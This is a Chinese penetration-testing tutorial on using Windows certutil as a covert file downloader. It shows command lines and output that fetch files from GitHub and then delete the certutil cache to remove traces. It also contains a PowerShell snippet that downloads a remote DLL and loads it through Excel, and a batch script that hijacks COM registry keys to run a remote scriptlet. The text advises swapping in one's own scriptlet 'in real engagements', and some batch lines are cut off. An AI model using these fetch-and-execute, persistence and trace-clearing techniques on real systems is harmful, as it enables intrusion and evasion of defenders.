

certutil在渗透测试中的使用技巧

原创 2017-08-12 backlion 先知安全技术社区

0x01 前言

最近在Casey Smith @subTee的twitter上学到了关于certutil的一些利用技巧。本文将结合自己的一些经验，介绍certutil在渗透测试中的应用，对cmd下downloader的实现方法作补充。

0x02 certutil简介

用于备份证书服务管理,支持Xp-Win10.更多操作说明见[https://technet.microsoft.com/zh-cn/library/cc755341\(v=ws.10\).aspx.aspx](https://technet.microsoft.com/zh-cn/library/cc755341(v=ws.10).aspx.aspx)

0x03 渗透测试中的应用

1、downloader

(1) 保存在当前路径，文件名称和下载文件名称相同

```
certutil -urlcache -split -f https://github.com/backlion/demo/blob/master/weblogic.py
```

```
C:\Users\jboss\Desktop\certutil>certutil -urlcache -split -f https://github.com/backlion/demo/blob/master/weblogic.py
**** 联机 ****
CertUtil: -URLCache 命令成功完成。

C:\Users\jboss\Desktop\certutil>dir
驱动器 C 中的卷没有标签。
卷的序列号是 6263-84F6

C:\Users\jboss\Desktop\certutil 的目录

2017/08/09 09:37 <DIR>      .
2017/08/09 09:37 <DIR>      ..
2017/08/09 09:37          7 i.bat
2017/08/09 09:37      47,826 Blob0_0.key
2017/08/09 09:37      47,826 weblogic.py
               3 个文件      95,659 字节
               2 个目录 33,083,469,824 可用字节

C:\Users\jboss\Desktop\certutil>
```

(2) 保存在当前路径，指定保存文件名称

```
certutil -urlcache -split -f https://github.com/backlion/demo/blob/master/weblogic.py test.py
```

```
C:\Users\jboss\Desktop\certutil>certutil -urlcache -split -f https://github.com/backlion/demo/blob/master/weblogic.py test.py
**** 联机 ****
CertUtil: -URLCache 命令成功完成。

C:\Users\jboss\Desktop\certutil>dir
驱动器 C 中的卷没有标签。
卷的序列号是 6263-84F6

C:\Users\jboss\Desktop\certutil 的目录

2017/08/09 09:39 <DIR>      .
2017/08/09 09:39 <DIR>      ..
2017/08/09 09:37          7 i.bat
2017/08/09 09:39      47,826 Blob0_0.key
2017/08/09 09:39      47,826 test.py
2017/08/09 09:37      47,826 weblogic.py
               4 个文件      143,485 字节
               2 个目录 33,083,154,432 可用字节
```

(3) 保存在缓存目录，名称随机

缓存目录位置： >%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content

```
certutil -urlcache -f https://github.com/backlion/demo/blob/master/weblogic.py
```

```
C:\Users\jboss\Desktop\certutil>certutil -urlcache -split -f https://github-
.com/backlion/demo/blob/master/weblogic.py test.py
**** 联机 ****
CertUtil: -URLCache 命令成功完成。

C:\Users\jboss\Desktop\certutil>dir
驱动器 c 中的卷没有标签。
卷的序列号是 6263-84F6

C:\Users\jboss\Desktop\certutil 的目录

2017/08/09 09:39 <DIR>      .
2017/08/09 09:39 <DIR>      ..
2017/08/09 09:37          7 1.bat
2017/08/09 09:39       47,826 Blob0_0.key
2017/08/09 09:39       47,826 test.py
2017/08/09 09:37       47,826 weblogic.py
                4 个文件      143,485 字节
                2 个目录 33,083,154,432 可用字节

C:\Users\jboss\Desktop\certutil>
```

本地磁盘 (C:) > 用户 > jboss > AppData > LocalLow > Microsoft > CryptnetUrlCache > Content

共享 ▾ 新建文件夹

名称	修改日期	类型	大小
0C6F6A87BF0B86D1DA0E5040C1972...	2017/8/9 9:43	系统文件	47 KB
1B1F4BA66CD8FEC85A20E11BF729AF...	2017/8/4 21:12	系统文件	2 KB
1DAF2884EC4DFA96BA4A58D4DBC9...	2017/8/4 10:56	系统文件	4 KB
4FFF10234D401BC2B1190AF97E562D...	2017/8/7 1:43	系统文件	2 KB
4FFF10234D401BC2B1190AF97E562D...	2017/8/8 16:04	系统文件	2 KB
07CEF2F654E3ED6050FFC9B6EB8442...	2017/8/5 13:35	系统文件	1 KB
8CFEDCFFDD2FA38C0C8C71E5FF0E66...	2017/8/7 23:32	系统文件	156 KB
8DE0B713B3E7E686D4A32FEEFAF858...	2017/8/8 22:40	系统文件	2 KB
9CD228D3BE9D7C030237F48AE580A...	2017/8/7 2:36	系统文件	2 KB
23B523C9E7746F715D33C6527C18EB...	2017/8/4 0:52	系统文件	1 KB
678B9F958126F50368710CA85CB2F3...	2017/8/7 2:36	系统文件	2 KB
705A76DE71EA2CAEBB8F0907449CE...	2017/8/4 0:52	系统文件	2 KB
953AEB50D266272DB4073F3055F26...	2017/8/8 22:40	系统文件	2 KB
1060B7ADDE0FF6DE85637BF89FC4CE...	2017/8/6 8:44	系统文件	2 KB
1060B7ADDE0FF6DE85637BF89FC4CE...	2017/8/4 17:06	系统文件	2 KB
5080DC7A65DB6A5960ECD874088F3...	2017/8/5 13:19	系统文件	1 KB
5457A8CE4B2A7499F8299A013B6E1C...	2017/8/5 13:35	系统文件	1 KB
5457A8CE4B2A7499F8299A013B6E1C...	2017/8/5 13:19	系统文件	1 KB
8059E9A0D314877E40FE93D8CCFB3C...	2017/8/7 1:42	系统文件	1 KB
8059E9A0D314877E40FE93D8CCFB3C...	2017/8/7 1:42	系统文件	1 KB
8059E9A0D314877E40FE93D8CCFB3C...	2017/8/7 1:42	系统文件	1 KB
67748AA92B924046E8D8E588351B6E...	2017/8/8 22:40	系统文件	2 KB
5887976FDAAR17FFF5159R09F6FCD0...	2017/8/9 9:12	系统文件	1 KB

2、清除下载文件副本方法

(1) 方法一，直接删除缓存目录对应文件

如下图:

本地磁盘 (C:) > 用户 > jboss > AppData > LocalLow > Microsoft > CryptnetUrlCache > Content

共享 ▾ 新建文件夹

名称	修改日期	类型	大小
0C6F6A87BF0B86D1DA0E5040C1972...	2017/8/9 9:43	系统文件	47 KB
1B1F4BA66CDBFEC85A20E11BF729AF...	2017/8/4 21:12	系统文件	2 KB
1DAF2884EC4DFA96BA4A58D4DBC9...	2017/8/4 10:56	系统文件	4 KB
4FFF10234D401BC2B1190AF97E562D...	2017/8/7 1:43	系统文件	2 KB
4FFF10234D401BC2B1190AF97E562D...	2017/8/8 16:04	系统文件	2 KB
07CEF2F654E3ED6050FFC9B6EB8442...	2017/8/5 13:35	系统文件	1 KB
8CFEDCFFDD2FA38C0C8C71E5FF0E66...	2017/8/7 23:32	系统文件	156 KB
8DE0B713B3E7E686D4A32FEEFAF858...	2017/8/8 22:40	系统文件	2 KB
9CD228D3BE9D7C030237F48AE580A...	2017/8/7 2:36	系统文件	2 KB
23B523C9E7746F715D33C6527C18EB...	2017/8/4 0:52	系统文件	1 KB
678B9F958126F50368710CA85CB2F3...	2017/8/7 2:36	系统文件	2 KB
705A76DE71EA2CAEBB8F0907449CE...	2017/8/4 0:52	系统文件	2 KB
953AEB50D266272DB4073F3055F26...	2017/8/8 22:40	系统文件	2 KB
1060B7ADDE0FF6DE85637BF89FC4CE...	2017/8/6 8:44	系统文件	2 KB
1060B7ADDE0FF6DE85637BF89FC4CE...	2017/8/4 17:06	系统文件	2 KB
5080DC7A65DB6A5960ECD874088F3...	2017/8/5 13:19	系统文件	1 KB
5457A8CE4B2A7499F8299A013B6E1C...	2017/8/5 13:35	系统文件	1 KB
5457A8CE4B2A7499F8299A013B6E1C...	2017/8/5 13:19	系统文件	1 KB
8059E9A0D314877E40FE93D8CCFB3C...	2017/8/7 1:42	系统文件	1 KB
8059E9A0D314877E40FE93D8CCFB3C...	2017/8/7 1:42	系统文件	1 KB
8059E9A0D314877E40FE93D8CCFB3C...	2017/8/7 1:42	系统文件	1 KB
67748AA92B924046E8D8E588351B6E...	2017/8/8 22:40	系统文件	2 KB
5887976FDAAR17FFF5159R09F6FCD0...	2017/8/9 9:12	系统文件	1 KB

(2) 方法二，命令行:

```
certutil -urlcache -f https://github.com/backlion/demo/blob/master/weblogic.py delete
```

```
C:\Users\jboss\Desktop\certutil>certutil -urlcache -f https://github.com/backlion/demo/blob/master/weblogic.py delete
https://github.com/backlion/demo/blob/master/weblogic.py

删除的 WinHttp 缓存项目: 1

CertUtil: -URLCache 命令成功完成。


C:\Users\jboss\Desktop\certutil>
```


(3) 补充：

查看缓存项目：

```
certutil.exe -urlcache *
```

如下图



3、实际测试

(1) powershell中的利用

测试系统安装Office软件，下载执行dll对应的powershell代码如下：


```
$path="D:\test\msg1.dll"

certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg.dll $path

$excel = [activator]::CreateInstance([type]::GetTypeFromProgID("Excel.Application"))

$excel.RegisterXLL($path)
```

测试如下图



(2) 下载劫持com的sct的批处理文件

test.bat(这里批处理是利用到certutil下载sct文件劫持com弹出计算器)：

```
@echo off

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00 /ve /t REG_SZ /d Bandit /f 1>nul 2>&1

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00\CLSID /ve /t REG_SZ /d {00000001-0000-0000-0000-0000FEEDACDC} /f 1>nul 2>&1

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit /ve /t REG_SZ /d Bandit /f 1>nul 2>&1

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit\CLSID /ve /t REG_SZ /d {00000001-0000-0000-0000-0000FEEDACDC} /f 1>nul 2>&1

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC} /ve /t REG_SZ /d Bandit /f 1>nul 2>&1

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32 /ve /t REG_SZ /d C:\WINDOWS\sys

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\InprocServer32 /v ThreadingModel /t REG_SZ /d

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ProgID /ve /t REG_SZ /d Bandit.1.00 /f 1>nul 2>&1

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\ScriptletURL /ve /t REG_SZ /d https://gist.git

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC}\VersionIndependentProgID /ve /t REG_SZ /d Band

reg add HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{372FCE38-4324-11D0-8810-00A0C903B83C}\TreatAs /ve /t REG_SZ /d {00000001-0000-0000-0

certutil 1>nul 2>&1

reg delete HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit.1.00 /f 1>nul 2>&1

reg delete HKEY_CURRENT_USER\SOFTWARE\Classes\Bandit /f 1>nul 2>&1

reg delete HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-0000-0000FEEDACDC} /f 1>nul 2>&1

reg delete HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{372FCE38-4324-11D0-8810-00A0C903B83C}\TreatAs /f 1>nul 2>&1

echo Done!
```


这里测试的test.scr:



```
<?xml version="1.0"?>
<scriptlet>

<registration
  description="Bandit"
  progid="Bandit"
  version="1.00"
  clsid="{AAAA1111-0000-0000-0000-FEEDACD}"
  remotable="true"
>
</registration>

<script language="JScript">
<![CDATA[

    var x = new ActiveXObject("WScript.Shell").Run("calc.exe");

]]>
</script>
</scriptlet>
```

注意：在实战中需要替换该批处理文件中地址:

<https://gist.githubusercontent.com/enigma0x3/64adf8ba99d4485c478b67e03ae6b04a/raw/a006a47e4075785016a62f7e5170ef36f5247cdb/test.sct>为你自己需要的sct (劫持com) 文件

运行批处理如下：



4、计算文件hash

(1) SHA1

```
certutil -hashfile msg1.dll
```

```
D:\test>certutil -hashfile msg1.dll
SHA1 哈希<文件 msg1.dll>:
14 0b c3 a9 a4 cd 40 a5 b0 ba aa d6 cb c6 db b1 6d 8f 53 e6
CertUtil: -hashfile 命令成功完成。

D:\test>
```

(2) SHA256 :

```
certutil -hashfile msg1.dll SHA256
```

```
D:\test>certutil -hashfile msg1.dll SHA256
SHA256 哈希<文件 msg1.dll>:
d3 73 11 e5 66 66 b6 5b e6 23 8d 4c 74 0b fe 2f 8b 53 97 ce d7 e2 ea 53 53 dd 42
3f 7b b5 c6 49
CertUtil: -hashfile 命令成功完成。

D:\test>_
```

(3) MD5 :

```
certutil -hashfile msg1.dll MD5
```

```
D:\test>certutil -hashfile msg1.dll MD5
MD5 哈希<文件 msg1.dll>:
d1 93 16 6c 4e c4 b3 5a 78 b0 eb 11 a5 ee 9f 8c
CertUtil: -hashfile 命令成功完成。

D:\test>_
```

5、base64编码转换

(1) base64编码 :

```
CertUtil -encode InFile OutFile
```



The screenshot shows a Windows command prompt window with the following commands and output:

```
D:\test>cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

D:\test>CertUtil -encode test.txt test.txt
输入长度 = 6
EncodeToFile 返回了 文件存在。 0x80070050 (WIN32: 80)
CertUtil: -encode 失败: 0x80070050 (WIN32: 80)
CertUtil: 文件存在。

D:\test>CertUtil -encode test.txt base64.txt
输入长度 = 6
输出长度 = 66
CertUtil: -encode 命令成功完成。

D:\test>cat base64.txt
'cat' 不是内部或外部命令，也不是可运行的程序
或批处理文件。


D:\test>
```

Overlaid on the command prompt is a Notepad window titled "base64.txt - 记事本". It contains the following text:

```
-----BEGIN CERTIFICATE-----
MTIzNDU2
-----END CERTIFICATE-----
```

(2) base64解码

```
CertUtil -decode InFile OutFile
```



注：

编码后的文件会添加两处标识信息：

文件头：

-----BEGIN CERTIFICATE-----

文件尾：

-----END CERTIFICATE-----

如下图



0x04 downloader常用方法

常用的cmd下downloader方法，相比来说，利用certUtil简便快捷，但是使用后需要注意清除缓存，路径如下：

%USERPROFILE%\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content

downloader常用方法如下：

- certUtil
- powershell
- CSC
- vbs

- JScript
- hta
- bitsadmin
- wget
- debug
- ftp
- ftp

0x05 小结

本文介绍了certutil在渗透测试中的应用，详细介绍利用certutil作downloader的实现方法和检测方法。



感谢一路有你！



[阅读原文](#)